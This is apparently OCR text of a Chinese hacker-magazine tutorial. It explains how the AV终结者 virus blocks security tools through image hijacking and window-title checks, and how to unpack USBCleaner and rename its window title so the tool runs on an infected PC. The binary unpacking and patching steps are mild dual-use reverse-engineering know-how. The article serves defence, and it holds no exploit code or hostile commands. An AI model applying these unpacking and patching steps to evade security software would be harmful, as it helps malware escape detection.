


图 4

四、后记

由于我是第一次制作这样的程序，程序中难免会有一些Bug，所以我将1.0版规定为测试版，如果大家在使用过程中发现有什么Bug或有什么更好的建议的话也请及时通知我。虽然目前的DarkParticle在功能方面还不太完善，与一些经典的系统管理程序相比还差得很远，但相信在后续版本中，DarkParticle会做的更好。

（本文所涉及到的DarkParticle已收录到光盘中）

打造防映像劫持类病毒的安全工具

文章难易度：★★★
文章阅读点：修改VB程序资源改进映像劫持

于新（Playx）

继熊猫烧香病毒后，今年早些时候又爆发了臭名昭著的AV终结者病毒，此病毒及其变种对杀毒软件、安全类软件的破坏以及清除病毒的难度，令无数菜鸟老鸟竞折腰。后来经过高手大虾们的努力，终于降伏了这个病毒。奈何道高一尺，魔高一丈，就象打开了潘多拉的盒子，现在越来越多的病毒都采用了AV终结者病毒的独门绝技——映像劫持，使我等菜鸟防不胜防。难道菜鸟们在面对这些映像劫持类病毒爆发时就只能坐以待毙吗？非也，在了解了映像劫持的原理后（对于映像劫持还不怎么了解的朋友，可以参考07年第9期杂志黑客研究院中的“Windows中的双刃剑　映像劫持”一文），就让我们一起来PEdiy，打造一个防止这类病毒破坏的反病毒软件。

首先，我们选定一款功能不错的安全软件。打开注册表，查看一下被AV终结者劫持的安全软件，如图1。




图1

呵呵，还真不少，编写这病毒的哥儿们真是太有才了。对付利用Autorun.inf文件和移动存储媒介传播的病毒，我比较偏爱USBCleaner，它功能强大，最重要的是免费。它也上了AV终结者的黑名单。我们知道，被劫持的安全软件之所以打不开，是因为中毒后的电脑被病毒在后台生成两个互相守护的进程，不断检测被劫持文件名和枚举所打开窗口的句柄标签（变种后的功能），当发现被劫持的安全软件运行后，立即调用关闭窗口函数阻止安全软件运行。如果我们修改安全软件窗口相应的标签，让病毒检测不到，那就可以在中毒电脑上正常运行了。好了，闲话少说，今天就给USBCleaner动动手术，让它穿上抵御映像劫持的铠甲。

第一步，先进行一下热身。拿出peid，检查一下主程序，如图2。发现加了ASPack2.12的壳，使用peid自带的脱壳插件却无法正确脱掉。既然还有脱壳机就不用麻烦手动脱壳了，于是拿出Quick unpack v1.0 beta5，填上入口点OEP：0044159C，脱壳成功，如图3。后台监控程序也是加的ASPack2.12壳，同样使用它脱壳。再使用peid查看，已经显示无壳了，VB编译的程序，如图4。




图2




图4

第二步，开始修改资源。既然是VB程序，修改资源当然首选GetVBRES。我们先运行一下脱壳后的程序，观察窗口标签，显示的是“USBCleanerV6.0 Build20070830”，我使用的是2007年8月30日的版本。使用GetVBRES打开脱壳后的主程序，搜索USBCleanerV6.0 Build20070830字符串（图5），找到后进行修改，比如修改成“黑客X档案专版　USBCleaner”（图6），保存为




图3

USBclean X.exe。在带毒环境中运行一下，已经可以正常运行起来了，如图7。

